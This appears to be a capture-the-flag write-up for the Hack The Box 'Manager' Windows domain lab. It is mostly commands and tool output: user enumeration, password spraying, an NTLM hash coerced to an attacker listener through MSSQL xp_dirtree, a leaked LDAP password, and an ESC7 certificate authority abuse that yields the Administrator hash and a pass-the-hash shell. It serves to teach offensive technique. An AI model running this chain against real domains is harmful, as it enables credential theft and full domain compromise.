SMB 10.129.11.191 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True) (SMBv1:None) (Null Auth:Tru
e)
SMB 10.129.11.191 445 DC01 [+] manager.htb\Guest:
SMB 10.129.11.191 445 DC01 498: MANAGER\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB 10.129.11.191 445 DC01 500: MANAGER\Administrator (SidTypeUser)
SMB 10.129.11.191 445 DC01 501: MANAGER\Guest (SidTypeUser)
SMB 10.129.11.191 445 DC01 502: MANAGER\krbtgt (SidTypeUser)
SMB 10.129.11.191 445 DC01 512: MANAGER\Domain Admins (SidTypeGroup)
SMB 10.129.11.191 445 DC01 513: MANAGER\Domain Users (SidTypeGroup)
SMB 10.129.11.191 445 DC01 514: MANAGER\Domain Guests (SidTypeGroup)
SMB 10.129.11.191 445 DC01 515: MANAGER\Domain Computers (SidTypeGroup)
SMB 10.129.11.191 445 DC01 516: MANAGER\Domain Controllers (SidTypeGroup)
SMB 10.129.11.191 445 DC01 517: MANAGER\Cert Publishers (SidTypeAlias)
SMB 10.129.11.191 445 DC01 518: MANAGER\Schema Admins (SidTypeGroup)
SMB 10.129.11.191 445 DC01 519: MANAGER\Enterprise Admins (SidTypeGroup)
SMB 10.129.11.191 445 DC01 520: MANAGER\Group Policy Creator Owners (SidTypeGroup)
SMB 10.129.11.191 445 DC01 521: MANAGER\Read-only Domain Controllers (SidTypeGroup)
SMB 10.129.11.191 445 DC01 522: MANAGER\Cloneable Domain Controllers (SidTypeGroup)
SMB 10.129.11.191 445 DC01 525: MANAGER\Protected Users (SidTypeGroup)
SMB 10.129.11.191 445 DC01 526: MANAGER\Key Admins (SidTypeGroup)
SMB 10.129.11.191 445 DC01 527: MANAGER\Enterprise Key Admins (SidTypeGroup)
SMB 10.129.11.191 445 DC01 553: MANAGER\RAS and IAS Servers (SidTypeAlias)
SMB 10.129.11.191 445 DC01 571: MANAGER\Allowed RODC Password Replication Group (SidTypeAlias)
SMB 10.129.11.191 445 DC01 572: MANAGER\Denied RODC Password Replication Group (SidTypeAlias)
SMB 10.129.11.191 445 DC01 1000: MANAGER\DC01$ (SidTypeUser)
SMB 10.129.11.191 445 DC01 1101: MANAGER\DnsAdmins (SidTypeAlias)
SMB 10.129.11.191 445 DC01 1102: MANAGER\DnsUpdateProxy (SidTypeGroup)
SMB 10.129.11.191 445 DC01 1103: MANAGER\SQLServer2005SQLBrowserUser$DC01 (SidTypeAlias)
SMB 10.129.11.191 445 DC01 1113: MANAGER\Zhong (SidTypeUser)
SMB 10.129.11.191 445 DC01 1114: MANAGER\Cheng (SidTypeUser)
SMB 10.129.11.191 445 DC01 1115: MANAGER\Ryan (SidTypeUser)
SMB 10.129.11.191 445 DC01 1116: MANAGER\Raven (SidTypeUser)
SMB 10.129.11.191 445 DC01 1117: MANAGER\JinWoo (SidTypeUser)
SMB 10.129.11.191 445 DC01 1118: MANAGER\ChinHae (SidTypeUser)
SMB 10.129.11.191 445 DC01 1119: MANAGER\Operator (SidTypeUser)
now we have a valid username list
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ cat list.txt | cut -d "\\" -f 2 | sed "s/ .*//g" | tee usernames.txt
DC01$
Zhong
Cheng
Ryan
Raven
JinWoo
ChinHae
Operator
now there is couple of things we can try, firstly is AS-REP roast which is an attack where the KDC doesn't require password for the user connecting to it to send a TGT for which will be encrypted using the user's hash so we can grab it and crack it offline
but nothing came back for it
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ kerbrute userenum -d manager.htb --dc 10.129.11.191 usernames.txt --downgrade --hash-file out.asrep

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< / __/ / / /_/ / / / /_/ / /_/ __/
/_/|_|\___/_/ /_.___/_/ \__,_/\__/\___/

Version: dev (n/a) - 06/09/26 - Ronnie Flathers @ropnop

2026/06/09 20:55:18 > Saving any captured hashes to out.asrep
2026/06/09 20:55:18 > Using downgraded encryption: arcfour-hmac-md5
2026/06/09 20:55:18 > Using KDC(s):
2026/06/09 20:55:18 > 10.129.11.191:88

2026/06/09 20:55:18 > [+] VALID USERNAME: Zhong@manager.htb
2026/06/09 20:55:18 > [+] VALID USERNAME: DC01$@manager.htb
2026/06/09 20:55:18 > [+] VALID USERNAME: Ryan@manager.htb
2026/06/09 20:55:18 > [+] VALID USERNAME: Cheng@manager.htb
2026/06/09 20:55:18 > [+] VALID USERNAME: ChinHae@manager.htb
2026/06/09 20:55:18 > [+] VALID USERNAME: JinWoo@manager.htb
2026/06/09 20:55:18 > [+] VALID USERNAME: Raven@manager.htb
2026/06/09 20:55:18 > [+] VALID USERNAME: Operator@manager.htb
2026/06/09 20:55:18 > Done! Tested 11 usernames (8 valid) in 0.290 seconds
One last thing before trying to brute-force passwords which will be very painful is to use the usernames and try them as password after doing some mutation on it
Operator User
so my first mutation is lowercase, where i will create a rule to lowercase all usernames using hashcat, and if didn't workout i can use a year like 2005 appended to them cause I saw this earlier in one of the Aliases and so on till we get a hit and the list is ready now for first mutation
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ echo 'l' > lowercase.rule
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ hashcat -r lowercase.rule usernames.txt --stdout > passwords.txt
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ cat passwords.txt
zhong
cheng
ryan
raven
jinwoo
chinhae
operator
and we use --no-bruteforce so it doesn't try all password entries for each user and try each user for its corresponding username instead and as you can see we got the user Operator got his password operator
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ nxc smb 10.129.11.191 -u usernames.txt -p passwords.txt --no-bruteforce
SMB 10.129.11.191 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.11.191 445 DC01 [-] manager.htb\Zhong:zhong STATUS_LOGON_FAILURE
                                                                        SMB 10.129.11.191 445 DC01 [-] manager.htb\Cheng:cheng STATUS_LOGON_FAILURE
SMB 10.129.11.191 445 DC01 [-] manager.htb\Ryan:ryan STATUS_LOGON_FAILURE
                                                                          SMB 10.129.11.191 445 DC01 [-] manager.htb\Raven:raven STATUS_LOGON_FAILURE
SMB 10.129.11.191 445 DC01 [-] manager.htb\JinWoo:jinwoo STATUS_LOGON_FAILURE
                                                                      SMB 10.129.11.191 445 DC01 [-] manager.htb\ChinHae:chinhae STATUS_LOGON_FAILURE
SMB 10.129.11.191 445 DC01 [+] manager.htb\Operator:operator
and it is valid for LDAP so lets run bloodhound and see what's there
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ nxc ldap 10.129.11.191 -u operator -p operator
LDAP 10.129.11.191 389 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:manager.htb) (signing:None) (channel binding:Never)
LDAP 10.129.11.191 389 DC01 [+] manager.htb\operator:operator
running rusthound cause I believe it is the best collector for linux
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ rusthound -d manager.htb -i 10.129.11.191 -u operator -p operator -z
---------------------------------------------------
Initializing RustHound at 21:20:19 on 06/09/26
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2026-06-10T04:20:19Z INFO  rusthound] Verbosity level: Info
[2026-06-10T04:20:19Z INFO  rusthound::ldap] Connected to MANAGER.HTB Active Directory!
[2026-06-10T04:20:19Z INFO  rusthound::ldap] Starting data collection...
[2026-06-10T04:20:20Z INFO  rusthound::ldap] All data collected for NamingContext DC=manager,DC=htb
[2026-06-10T04:20:20Z INFO  rusthound::json::parser] Starting the LDAP objects parsing...
[2026-06-10T04:20:20Z INFO  rusthound::json::parser] Parsing LDAP objects finished!
[2026-06-10T04:20:20Z INFO  rusthound::json::checker] Starting checker to replace some values...
[2026-06-10T04:20:20Z INFO  rusthound::json::checker] Checking and replacing some values finished!
[2026-06-10T04:20:20Z INFO  rusthound::json::maker] 11 users parsed!
[2026-06-10T04:20:20Z INFO  rusthound::json::maker] 61 groups parsed!
[2026-06-10T04:20:20Z INFO  rusthound::json::maker] 1 computers parsed!
[2026-06-10T04:20:20Z INFO  rusthound::json::maker] 1 ous parsed!
[2026-06-10T04:20:20Z INFO  rusthound::json::maker] 1 domains parsed!
[2026-06-10T04:20:20Z INFO  rusthound::json::maker] 2 gpos parsed!
[2026-06-10T04:20:20Z INFO  rusthound::json::maker] 21 containers parsed!
[2026-06-10T04:20:20Z INFO  rusthound::json::maker] .//20260609212020_manager-htb_rusthound.zip created!

RustHound Enumeration Completed at 21:20:20 on 06/09/26! Happy Graphing!
Looking at the bloodhound data the user got no outboud objects
but it got access to SYSVOL and NETLOGON now so lets try to find any passwords in both
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ nxc smb 10.129.11.191 -u 'operator' -p 'operator' --shares
SMB 10.129.11.191 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.11.191 445 DC01 [+] manager.htb\operator:operator
SMB 10.129.11.191 445 DC01 [*] Enumerated shares
SMB 10.129.11.191 445 DC01 Share Permissions Remark
SMB 10.129.11.191 445 DC01 ----- ----------- ------
SMB 10.129.11.191 445 DC01 ADMIN$ Remote Admin
SMB 10.129.11.191 445 DC01 C$ Default share
SMB 10.129.11.191 445 DC01 IPC$ READ Remote IPC
SMB 10.129.11.191 445 DC01 NETLOGON READ Logon server share
SMB 10.129.11.191 445 DC01 SYSVOL READ Logon server share
this try also got nothing, so last thing we can try is to authenticate to mssql cause we saw it earlier exposed on 1433
mssql as Operator
and we can actually connect
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ nxc mssql 10.129.11.191 -u 'operator' -p 'operator'
MSSQL 10.129.11.191 1433 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:manager.htb) (EncryptionReq:False)
MSSQL 10.129.11.191 1433 DC01 [+] manager.htb\operator:operator
trying to authenticate to mssql failed cause the user is valid only as domain user so we can try -windows-auth and as you see it worked
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ mssqlclient.py manager.py/operator:operator@10.129.11.191
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[-] ERROR(DC01\SQLEXPRESS): Line 1: Login failed for user 'operator'.
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ mssqlclient.py manager.py/operator:operator@10.129.11.191 --windows-auth
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

usage: mssqlclient.py [-h] [-db DB] [-windows-auth] [-debug] [-ts] [-show] [-command [COMMAND ...]] [-file FILE] [--host-name HOST_NAME] [--app-name APP_NAME]
                      [-hashes LMHASH:NTHASH] [-no-pass] [-k] [-aesKey hex key] [-dc-ip ip address] [-target-ip ip address] [-port PORT]
                      target
mssqlclient.py: error: unrecognized arguments: --windows-auth
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ mssqlclient.py manager.py/operator:operator@10.129.11.191 -windows-auth
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands
SQL (MANAGER\Operator guest@master)>
we got no impersonation access and we can't enable shell commands and no links that we can use
SQL (MANAGER\Operator guest@master)> enum_impersonate
execute as database permission_name state_desc grantee grantor
---------- -------- --------------- ---------- ------- -------
SQL (MANAGER\Operator guest@master)> enable_xp_cmdshell
ERROR(DC01\SQLEXPRESS): Line 105: User does not have permission to perform this action.
ERROR(DC01\SQLEXPRESS): Line 1: You do not have permission to run the RECONFIGURE statement.
ERROR(DC01\SQLEXPRESS): Line 62: The configuration option 'xp_cmdshell' does not exist, or it may be an advanced option.
ERROR(DC01\SQLEXPRESS): Line 1: You do not have permission to run the RECONFIGURE statement.
SQL (MANAGER\Operator guest@master)> enum_links
SRV_NAME SRV_PROVIDERNAME SRV_PRODUCT SRV_DATASOURCE SRV_PROVIDERSTRING SRV_LOCATION SRV_CAT
--------------- ---------------- ----------- --------------- ------------------ ------------ -------
DC01\SQLEXPRESS   SQLNCLI            SQL Server    DC01\SQLEXPRESS   NULL                 NULL           NULL
Linked Server Local Login Is Self Mapping Remote Login
------------- ----------- --------------- ------------
One thing that you should always try is invoking an SMB request back to your attacker maching from mssql which will send the mssql user hash back to your attacker where you can try to crack it
so we start responder sudo responder -I tun0 and use xp_dirtree in mssql which is used to dir for specific path but in this case is a remote address so it tries to connect to it first by sending NTLMv2 hash

and as you can see the list is exhausted so now our only way is to try to read local files using xp_dirtree
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ hashcat -a 0 DC01.hash /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2-382-g2d71af371) starting in autodetect mode

< SNIP>

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: DC01$::MANAGER:246535ee6747fc1e:c20dd0b65d80aab52a2...000000
Time.Started.....: Tue Jun  9 21:38:58 2026 (19 secs)
Time.Estimated...: Tue Jun  9 21:39:17 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:   724.7 kH/s (1.91ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: kristenanne -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#01.: Util: 89%

Started: Tue Jun  9 21:38:54 2026
Stopped: Tue Jun  9 21:39:18 2026
looking at webroot folder we find a file called backup so lets download it
SQL (MANAGER\Operator guest@master)> xp_dirtree C:\inetpub\wwwroot
subdirectory depth file
------------------------------- ----- ----
about.html                            1      1
contact.html                          1      1
css 1 0
images 1 0
index.html                            1      1
js 1 0
service.html                          1      1
web.config                            1      1
website-backup-27-07-23-old.zip       1      1
SQL (MANAGER\Operator guest@master)>
and we got the file so lets see what's inside
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ wget http://manager.htb/website-backup-27-07-23-old.zip -O backup.zip
--2026-06-09 21:42:32-- http://manager.htb/website-backup-27-07-23-old.zip
Resolving manager.htb (manager.htb)... 10.129.11.191
Connecting to manager.htb (manager.htb)|10.129.11.191|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1045328 (1021K) [application/x-zip-compressed]
Saving to: ‘backup.zip’

backup.zip 100%[====================================================================================================>] 1021K 554KB/s in 1.8s

2026-06-09 21:42:35 (554 KB/s) - ‘backup.zip’ saved [1045328/1045328]
we got source code for the website but it was called old so maybe there is some leaked passwords in it
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ unzip backup.zip
Archive:  backup.zip
  inflating: .old-conf.xml
  inflating: about.html
  inflating: contact.html
  inflating: css/bootstrap.css
  inflating: css/responsive.css
  inflating: css/style.css
  <SNIP>
  inflating: js/jquery-3.4.1.min.js
  inflating: service.html
looking at the conf file we've got password for the user raven that is used to connect to ldap
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ cat .old-conf.xml
<?xml version="1.0" encoding="UTF-8"?>
<ldap-conf xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
   <server>
      <host>dc01.manager.htb</host>
      <open-port enabled="true">389</open-port>
      <secure-port enabled="false">0</secure-port>
      <search-base>dc=manager,dc=htb</search-base>
      <server-type>microsoft</server-type>
      <access-user>
         <user>raven@manager.htb</user>
         <password>R4v3nBe5tD3veloP3r!123</password>
      </access-user>
      <uid-attribute>cn</uid-attribute>
   </server>
   <search type="full">
      <dir-list>
         <dir>cn=Operator1,CN=users,dc=manager,dc=htb</dir>
      </dir-list>
   </search>
</ldap-conf>
Shell as Raven
and as you can see we got access to winrm
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ nxc ldap 10.129.11.191 -u raven -p 'R4v3nBe5tD3veloP3r!123'
LDAP 10.129.11.191 389 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:manager.htb) (signing:None) (channel binding:Never)
LDAP 10.129.11.191 389 DC01 [+] manager.htb\raven:R4v3nBe5tD3veloP3r!123
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ nxc winrm 10.129.11.191 -u raven -p 'R4v3nBe5tD3veloP3r!123'
WINRM 10.129.11.191 5985 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:manager.htb)
WINRM 10.129.11.191 5985 DC01 [+] manager.htb\raven:R4v3nBe5tD3veloP3r!123 (Pwn3d!)
and we got the user flag
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ winrmexec manager.htb/raven:'R4v3nBe5tD3veloP3r!123'@10.129.11.191
'prompt_toolkit' not installed, using built-in 'readline'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] '-target_ip' not specified, using 10.129.11.191
[*] '-port' not specified, using 5985
[*] '-url' not specified, using http://10.129.11.191:5985/wsman
PS C:\Users\Raven\Documents> type ../Desktop/user.txt
782b252cbbbf94fab71eb91bfad539da
PS C:\Users\Raven\Documents>
Escalation
and if there is ADCS in place you should always run SharpHound once you get a shell so lets do this and take a look again at the data
Looking at the bloodhound data the user Raven can enroll in multiple templates and he also can Manager the CA on manager.htb main CA so I will first try to find any vulnerable templates

using certipy to enumerate vulnerable templates
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ certipy find -dc-ip 10.129.11.191 -u raven -p 'R4v3nBe5tD3veloP3r!123' -vulnerable
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'manager-DC01-CA' via RRP
[*] Successfully retrieved CA configuration for 'manager-DC01-CA'
[*] Checking web enrollment for CA 'manager-DC01-CA' @ 'dc01.manager.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20260609215549_Certipy.txt'
[*] Wrote text output to '20260609215549_Certipy.txt'
[*] Saving JSON output to '20260609215549_Certipy.json'
[*] Wrote JSON output to '20260609215549_Certipy.json'
ESC7
there is no vulnerable Template but the CA itself is vulnerable and I guess that is because the ManageCA permission over it which allows the user to configured the CA by modifying its configuration like assigning CA roles and managing the CA security this permission combined with Manage Certificates which allows the user permission to deny pending certificate requests and to revoke issued certificates can lead to serious issues we don't have the second one yet but we can use the first to give ourself the second
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ cat 20260609215549_Certipy.txt
Certificate Authorities
  0
    CA Name                             : manager-DC01-CA
    DNS Name                            : dc01.manager.htb
    Certificate Subject                 : CN=manager-DC01-CA, DC=manager, DC=htb
    Certificate Serial Number           : 5150CE6EC048749448C7390A52F264BB
    Certificate Validity Start          : 2023-07-27 10:21:05+00:00
    Certificate Validity End            : 2122-07-27 10:31:04+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : MANAGER.HTB\Administrators
      Access Rights
        Enroll                          : MANAGER.HTB\Operator
                                          MANAGER.HTB\Authenticated Users
                                          MANAGER.HTB\Raven
        ManageCa                        : MANAGER.HTB\Administrators
                                          MANAGER.HTB\Domain Admins
                                          MANAGER.HTB\Enterprise Admins
                                          MANAGER.HTB\Raven
        ManageCertificates              : MANAGER.HTB\Administrators
                                          MANAGER.HTB\Domain Admins
                                          MANAGER.HTB\Enterprise Admins
    [+] User Enrollable Principals      : MANAGER.HTB\Authenticated Users
                                          MANAGER.HTB\Raven
    [+] User ACL Principals             : MANAGER.HTB\Raven
    [!] Vulnerabilities
      ESC7                              : User has dangerous permissions.
Certificate Templates                   : [!] Could not find any certificate templates
First we'll add ourself as officer on the CA
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ certipy ca -u 'raven@manager.htb' -p 'R4v3nBe5tD3veloP3r!123' -ns 10.129.11.191 -target dc01.manager.htb -ca 'manager-DC01-CA' -add-officer 'raven'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'Raven' on 'manager-DC01-CA'
then we make sure to enable the SubCA template
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ certipy ca -u 'raven@manager.htb' -p 'R4v3nBe5tD3veloP3r!123' -ns 10.129.11.191 -target dc01.manager.htb -ca 'manager-DC01-CA' -enable-template 'SubCA'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Successfully enabled 'SubCA' on 'manager-DC01-CA'
why this specific template SubCA ? this SubCA template is used for any purpose and it allows whoever request to specify the subject name and that makes it dangerous but usually only administrators can enroll templates for this so when we use this template and request a certificate for the user administrator, it'll be denied and will get a requestID and a private key so we'll use the privilege we added to ourself earlier to make sure the request that was just denied to be approved and get the certificate
Exploit ESC7
we also need the SID first, that's how CA works and if we don't need SID to request it would be another vulnerability but in this case we need it so get the administrator SID either by using lookupsid.py
then request the certificate which will fail as we anticipated
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ certipy req -u 'raven@manager.htb' -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.129.11.191 -target dc01.manager.htb -ca 'manager-DC01-CA' -template 'SubCA' -upn 'administrator@manager.ht
b' -sid 'S-1-5-21-4078382237-1492182817-2568127209-500'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 19
[-] Got error while requesting certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow the current user to enroll for this type of certificate.
Would you like to save the private key? (y/N): y
[*] Saving private key to '19.key'
[*] Wrote private key to '19.key'
[-] Failed to request certificate
then approve the pending request
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ certipy ca -u 'raven@manager.htb' -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.129.11.191 -target dc01.manager.htb -ca 'manager-DC01-CA' -issue-request '21'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate request ID 21
and then retrieve the approved certificate, and this is where we need the private key we saved earlier, you won't see it in the command but certipy will try to locate a filed with id.key in your current directory to use for retrieval
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ certipy req -u 'raven@manager.htb' -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.129.11.191 -target dc01.manager.htb -ca 'manager-DC01-CA' -retrieve '21'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Retrieving certificate with ID 21
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'administrator@manager.htb'
[*] Certificate object SID is 'S-1-5-21-4078382237-1492182817-2568127209-500'
[*] Loaded private key from '21.key'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
and as you can see we used the pfx file to auth and we got a hash for the administrator
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ certipy auth -pfx administrator.pfx -dc-ip 10.129.11.191
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@manager.htb'
[*]     SAN URL SID: 'S-1-5-21-4078382237-1492182817-2568127209-500'
[*]     Security Extension SID: 'S-1-5-21-4078382237-1492182817-2568127209-500'
[*] Using principal: 'administrator@manager.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@manager.htb': aad3b435b51404eeaad3b435b51404ee:ae5064c2f62317332c88629e025924ef
Shell as Administrator
and we got the root flag
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ evil-winrm -i 10.129.11.191 -u administrator -H ae5064c2f62317332c88629e025924ef

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ../Desktop/root.txt
9fc0691a6229e6ff7f2a7ce95c280b56
*Evil-WinRM* PS C:\Users\Administrator\Documents>
Beyond root
just to prove the point of this private key lets try not to save the key
and as you can see trying to do it all over again got crt file instead of pfx file
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
